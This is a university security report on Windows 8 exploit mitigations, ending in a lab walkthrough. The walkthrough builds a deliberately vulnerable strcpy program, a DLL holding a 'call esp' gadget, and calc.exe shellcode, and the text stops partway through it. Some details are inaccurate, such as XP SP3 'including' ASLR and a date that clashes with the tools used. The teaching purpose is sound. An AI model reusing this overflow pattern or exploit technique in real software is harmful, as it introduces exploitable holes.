# Smashing the stack in Windows 8

Report for the Computer Security exam at the Politecnico di Torino

Davide Quarta
tutor: Emanuele Cesena

September 2011

# Contents

# 1 Abstract

Since Windows Vista, many security features have been added to Windows [1], these got even better with version 7 of the OS [2]. The upcoming Windows 8 brings better security in the user interaction (less intrusive messages) and also under the hood.
In this paper security features and aspects of Windows 8 will be shown, analyzing an overflow exploit in a test-bed environment to show how it works and updating precedent works[3] findings. The last part consist in the analysis of a "new" and powerful programming technique -return oriented programming- and how it is able impact on the exploitation of bugs under windows 8 effectively getting around current buffer overflow countermeasures.

# 2 Windows 8 security

Starting from Windows XP Service Pack 3 -which included ASLR- a lot of work around the security of windows systems has been done. Windows 8 developers paid much attention in securing windows starting from the design of the OS through use of the SDL process (Security Development Lifecycle [4]).

This process includes 7 phases:

1. Training
2. Requirements
3. Design
4. Implementation
5. Verification
6. Release
7. Response

A point in favor of Windows security, as we all know: "Security is a process not a product" [5]

Some important elements from these phases can be highlighted [6]:

1. Security training: All personnel involved in the development is trained to security concepts and secure coding.
2. Threat modeling and security design reviews: Threat landscapes are explored to get an idea of what are possible attack surfaces and scenarios, this analysis is included into the design of the software.
3. Writing secure code: Developers are trained to write secure code, and code auditing is carried on to prevent common coding errors from being committed.
4. Penetration testing: Security engineers take an attacker's perspective when reviewing a completed set of features that make up a scenario.
5. Security code reviews: Highly sensitive components are reviewed by security engineers.
6. Security tools: Security tools are used to test software and always gets updated to the state-of-the-art solutions in finding and exploiting software to provide a scalable solution to test and improve the code.

## 2.1 Exploit mitigation

Some security features of Windows 8 that can mitigate successful exploitation can be schematized as follows [6]:

- ASLR: "Address Space Layout Randomization" is a mitigation for "return-to-libc" attacks, this kind of attack overwrites the content of the stack with the return address to a known function and its arguments, giving an attacker freedom to call existing functions without actually injecting code. This mitigation moves the base address of the shared library (or even sections of the executable) around the memory, this way the entry point of the function to be called is not easily predictable [7]. In Windows 8 enhancement to the ASLR technique are implemented such as an increased randomization

- Kernel protection: In Windows 8 exploit mitigation techniques are implemented also in kernel level. User-mode processes cannot allocate memory in the lower 64K which prevents a class of kernel-mode NULL dereference vulnerabilities from being exploited (with privilege escalation moreover). Integrity checks are added to the kernel pool memory allocator in order to mitigate kernel pool corruption attacks (to understand how pool corruption attacks works refer to [8]).

- Heap protection: Applications can request to get a slice of memory allocated from the Windows user-mode heap, an "entity" which efficiently manages memory and address space of a process and permits to allocate blocks of memory and referring to them using handles and pointer [9]. Managing dynamic memory if not done correctly can pose significant security risks, including but not limited to buffer overflows[10], double-free [11] and null-pointer dereference [12]. The heap in Windows 8 has been redesigned the salient points are:

  - integrity checks have been added (in particular a check on the value of the stack pointer as we will see later)
  - order of allocation is randomized, this way an attacker cannot reliably predict the placement of a certain object in the heap (same principle as ASLR)
  - guard pages for some types of heap allocation

- Internet Explorer protection: Guards where implemented to avoid fake virtual function table to be crafted making succesfull exploitation of "use-after-free" vulnerabilities harder to obtain (use-after-free accounted for 75% of the vulnerabilities reported in IE in the last two years [6], this should give an idea on the importance of this mitigation). Internet Explorer is also compiled to take full advantage of ASLR.

- Windows Defender: this tool has been improved to extend protection from all types of malware taking advantage of the signatures delivered by the Microsoft Malware Protection Center which is a team in Microsoft which delivers malware research, response and protection capabilities to Microsoft's customers [13]. It uses a file system filter driver, offering better protection and a better chance to discover rootkits (user and -maybe- kernel level), since the file system driver is called on every FS I/O operation [14].
  When using Windows 8 on PCs that support UEFI Secure Boot, firmware/firmware updates and windows path up to the windows defender path are protected against tampering permitting to load only properly signed and validated code. During our test we copied an exploit page on a Windows 8 virtual machine that triggered the response of Windows Defender which put the file in *quarantine* as shown in Fig. 1.

- Smart Screen: the Smart Screen filter has been extended from Internet Explorer to the Windows shell: executables that have established a "good reputation" will be executed without showing notifications by SmartScreen as the one in Fig. 2. In Windows 7 when launching downloaded applications -by default- a notification is always shown, in the long term users tend to dismiss this warning message without giving it any importance.

In Windows 8 the new Smart Screen warning will seldom appear, giving users a better perceptiong of how dangerous executing an untrusted executable can be.




Figure 1: Quarantined item, JS/ShellCode.gen




Figure 2: Smart screen protection

### 2.1.1 UEFI Secure Boot

Windows 8 provides support for Secure Boot which is nothing more than a protocol included in the UEFI specification intended to provide access to authentication information associated with specific device paths. [15] [16]. UEFI executables (bootloader and drivers) are signed and verified using an asymmetric key encryption algorithm which scheme can be seen in Fig. 3 for the creation of a signature and in Fig. 4 for the verification of the signature [16]: as long as the private key is kept secure the executable can be considered "trusted" this means it's hardly possible that it could have been tampered.




Figure 3: Signing protocol




Figure 4: Verification protocol

## 2.2 New security features

Since [6] is a document oriented towards the average user: some security features of windows haven't been explained in depth or even pointed out, these have been reverse-engineered by several researchers on the preview of Windows 8. This section will glance at some of the most interesting for our topic (these and the others aspects we just introduced are covered in [19]).

### 2.2.1 RDRAND, Intel Secure Key technology in Windows 8

Intel Secure Key is the technology developed by Intel (RDRAND instruction and DRGN random number generator hardware) to provide high quality (meaning statistical independence, uniform distribution, unpredictability) and high performance ( 70 million RDRAND invocations per second and 5*10e8+ bytes of random data per second [18]) entropy and random-number generation. It has been introduced recently (as of the time of writing this paper) in 3rd Generation Core (Ivy Bridge) processors) [17].

Random number generators are tools that generate a sequence of numbers that should follow as much as possible the rules we already stated: statistical independence, overall uniform distribution and unpredictability.
There are different classes of random number generators:

- TRNG: true random number generators extracts entropy from a physical source and uses it to extract random numbers. Non-deterministic, but usually it's difficult for these to be able to generate a large quantity of random numbers since sampling the external source of entropy will cause a non-negligible delay.
- PRNG: pseudo-random number generators uses mathematical modeling (i.e. the Mersenne twister) to obtain the desired properties and needs a seed to be feed to the mathematical function. Given the seed the behaviour is fully predictable and deterministic.
- Cascade Construction RNG: gets data from an entropy source and stores it in a pool that is used to feed a CSPRNG (cryptographically secure PRNG).

The Digital Random Number Generator (DRNG) developed by Intel is a Cascade Construction Pseudo-Random Number Generator which takes the thermal noise in the processor as a non-deterministic entropy source and passes them to a hardware conditioner based on AES-CBC-MAC that outputs high quality random seeds continuously feeding a DRBG (deterministic random bit generator).

Thanks to the work done by j00ru [20] we know that before Windows 8 the system clock was used to generate security cookie and ASLR base addresses. Depending on module loading time security cookies can be predicted with a fairly high success rate (46%).

Under Windows 8 we work in a different scenario: 6 different functions gathers -at boot time-entropy, which is used to generate the seed for the ExGenRandom function: a pseudo random number generator function based on the lagged Fibonacci generator [21] [22]:

- OslpGatherSeedFileEntropy
- OslpGatherExternalEntropy
- OslpGatherTpmEntropy

- OslpGatherTimeEntropy
- OslpGatherAcpiOem0Entropy
- OslpGatherRdrandEntropy

This new mechanism of course restrict the possibility of correctly predicting security cookies content or ASLR relocation addresses.

### 2.2.2 Buffer overrun protection (ROP mitigation)

Windows internals expert Alex Ionescu shared in a twitter post a piece of code obtained by means of decompilation using Hex-Rays decompiler [24] demonstrating the new mechanism present in all the VirtualMemory functions that should protect from buffer overruns:

```
char __cdecl PsValidateUserStack()
{
  char Status; // al@1
  _KTRAP_FRAME *TrapFrame; // ecx@3
  _TEB *Teb; // ecx@3
  void *.Eip; // [sp+10h] [bp-88h]@3
  unsigned int .Esp; // [sp+14h] [bp-84h]@3
  void *StackLimit; // [sp+18h] [bp-80h]@3
  void *StackBase; // [sp+1Ch] [bp-7Ch]@3
  _EXCEPTION_RECORD ExitStatus; // [sp+24h] [bp-74h]@6
  CPPEH_RECORD ms_exc; // [sp+80h] [bp-18h]@3

  currentthread = (_ETHREAD *)__readfsdword(0x124u);
  Status =
  LOBYTE(CurrentThread->Tcb.___u42.UserAffinity.Reserved[0]);
  // // PreviousMode == User
  if ( Status )
  {
    __asm { bt      dword ptr [edx+58h], 13h }
    // // KernelStackResident, ReadyTransition, Alertable
    Status = _CF;
    if ( _CF != 1 )
    {
      TrapFrame = CurrentThread->Tcb.TrapFrame;
      .Esp = TrapFrame->HardwareEsp;
      .Eip = (void *)TrapFrame->Eip;
      Teb = (_TEB *)CurrentThread->Tcb.Teb;
      ms_exc.disabled = 0;
      StackLimit = Teb->DeallocationStack;
      StackBase = Teb->NtTib.StackBase;
      ms_exc.disabled = -2;
      Status = .Esp;
      if ( .Esp < (unsigned int)StackLimit ||
      .Esp >= (unsigned int)StackBase )
      {
        memset(&ExitStatus, 0, 0x50u);
        ExitStatus.ExceptionCode =
        STATUS_STACK_BUFFER_OVERRUN;
```

```
          ExitStatus.ExceptionAddress = .Eip;
          ExitStatus.NumberParameters = 2;
          ExitStatus.ExceptionInformation[0] = 4;
          ExitStatus.ExceptionInformation[1] = .Esp;
          Status = DbgkForwardException(&ExitStatus, 1, 1);
          if ( !Status )
          {
            Status = DbgkForwardException(&ExitStatus, 0, 1);
            if ( !Status )
              Status = ZwTerminateProcess((HANDLE)0xFFFFFFFF,
              ExitStatus.ExceptionCode);
          }
        }
      }
    }
    return Status;
  }
```

Basically this function first checks if the calling thread is in user mode looking at the TEB (Thread Environment Block, containing information about the thread context).
If the stack pointer is not valid (i.e. outside the stack limit and base values) it generates a second chance exception through the kernel user-mode debugging support (the third value passed to DbgkForwardException is 1) and tries to forwards it to two debug and exception ports.
If the exception is not handled correctly it kills the process using ZwTerminateProcess using as exception code STATUS_STACK_BUFFER_OVERRUN (refer to ReactOS source [25] and Ionescu's User Mode Debugging Internals [26] for more information).

### 2.2.3 Security Assertions

Reverse engineering Windows 8 list insertion mechanism on a LIST_ENTRY structure, A. Ionescu found a new mechanism in Windows 8 called "Security Assertions" [27]:

```
if ( ListEntry->Flink->Blink != ListEntry ||
     Blink->Flink != ListEntry )
{
  __asm { int     29h   } // Note that the "push 3" is lost
}
```

Dumping the IDT (interrupt descriptor table) shows that INT 29h corresponds to nothing more than a *ntoskrnl* function called KiRaiseSecurityCheckFailure, which corresponds to a kind of assertion mechanism that will generate a BSOD. It will perhaps tell the user more indications about the reason for the induced crash that will help him understand it actually is a security failure more than an exotic bug coming up.

# 3 Hands on

## 3.1 Setup testbed environment

Our testbed environment consists of a Windows 8 release preview (x86) OS image running under a virtual machine (VirtualBox) in a Windows 7 (x64) host system.

The Windows 8 version is the following:

```
Microsoft Windows [Version 6.2.8400]
```

On the host system I have installed Visual Studio 2012 as development environment of choice (which brings the new SDL switch we'll talk about later that wasn't present in Visual Studio 2010):

```
Microsoft Visual Studio Premium 2012
Version 11.0.50727.1 RTMREL
```

What matters the most is the C compiler, the MASM assembler, and linker which versions are the following:

```
>>cl
Microsoft (R) C/C++ Optimizing Compiler Version 17.00.50727.1 for x86

>>ml
Microsoft (R) Macro Assembler Version 11.00.50727.1

>>link
Microsoft (R) Incremental Linker Version 11.00.50727.1
```

To analyze program flow we have lots of tools to choose from, our selection is: Immunity Debugger [28] (based on OllyDbg [29]) which is a powerful debugger that integrates a python scripting system, and IDA Interactive Disassembler [30] to disassemble the executables.

## 3.2 Writing an exploit under windows

We're not going to repeat all the concepts already explained in the paper by M. Graziano and A. Cugliari [3], so this will just be a quick reference on how NOT-to-write a secure piece of code.

Working in a different environment from the one used in [3] if we want to follow the same approach we have to account for the fact that we won't find any reliable jump instruction (call esp) as all the loaded modules except our vulnerable application will have all the security features enabled as we can see by running the mona [31] PyCommand script in Immunity debugger (Fig. 5).

We will work at first in the worst case scenario: an executable compiled with all security features and checks disabled that loads a module (dll) holding the same setup.

First of all let's create a dll called "vulnerabledll" that will just contain a fake function showing off a "call esp" instruction, this will be needed later in the exploiting.

```
#include "stdafx.h"

void fakefunction(){
```

Module info :

| Base | Top | Size | Rebase | SafeSEH | ASLR | NXCompat | OS Dll | Version, Modulename & Pa |
|---|---|---|---|---|---|---|---|---|
| 0x0f290000 | 0x0f42b000 | 0x0019b000 | True | True | True | True | True | 11.00.50727.1builtby:RTM |
| 0x10000000 | 0x1001b000 | 0x0001b000 | False | False | False | False | False | -1.0- [vulnerabledll.dl |
| 0x765f0000 | 0x76636000 | 0x00046000 | True | True | True | True | True | 6.1.7600.16385 [KERNELBA |
| 0x76640000 | 0x76750000 | 0x00110000 | True | True | True | True | True | 6.1.7600.16385 [kernel32 |
| 0x77180000 | 0x77300000 | 0x00180000 | True | True | True | True | True | 6.1.7600.16385 [ntdll.d |
| 0x00400000 | 0x00419000 | 0x00019000 | False | False | False | False | False | -1.0- [ConsoleApplicati |

Figure 5: Loaded modules, mona's log

```
        _asm{
                call esp
        }
}
```

Then we have to develop our vulnerable application, we will use the application developed by M. Graziano and A. Cugliari [3] which contains a buffer overflow vulnerability triggered by a *strcpy* modifying it to load the library we just created, this is needed because we couldn't run a successful exploit without recurring to other techniques like spraying the heap (should the application allow it allocating memory using a VirtualMemory function) to jump to a possible location (referencing directly the position of our shellcode wouldn't be good because it would be immediately defeated by enabling aslr).

```
#pragma runtime_checks( "scu", off )
#define _CRT_SECURE_NO_WARNINGS

#include <stdio.h>
#include <string.h>
#include <Windows.h>

int main(int argc, char **argv)
{
        LoadLibraryA("vulnerabledll.dll");
        HMODULE vulndll = GetModuleHandleA("vulnerabledll");

        char buf[10];
        char shellcode[ ] =
                "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
                "\x41\x41\x41\x41\x41"
                //16 chars (\x41 = A) to reach EIP
                "\xbe\x13\x01\x10"
                // overwrite EIP with a call esp
                "\xeB\x02\xBA\xC7\x93\xBF\x77\xFF\xD2\xCC"
                "\xE8\xF3\xFF\xFF\xFF\x63\x61\x6C\x63";
                // 19 bytes of shellcode to execute calc.exe
                //[http://sebug.net/exploit/18971/]
                strcpy(buf, shellcode);
        FreeLibrary(vulndll);
return 0;
}
```

Adapting the vulnerable application is simple, we need to tell the compiler that we want to use the deprecated function strcpy by defining _CRT_SECURE_NO_WARNINGS otherwise

the application won't compile correctly (if SDL checks are enabled), load the vulnerabledll.dll module, adapt the junk code composed by "A" chars, and modify the address where the "call esp" could be found.

Compiling a first version without using metasploit tools we can quickly see in the Immunity Debugger CPU window in Fig. 6 that we need 16 bytes of padding to get the correct value in esp as after EBP gets popped we want to have our RET address corresponding to the one of the CALL ESP instruction.



Figure 6: Wrong EIP, execution cannot be continued

Having adjusted this we didn't think that the "calc shellcode" used relies on calculating the address of the function based on a fixed addresses. This won't work as shown by Fig. 7.

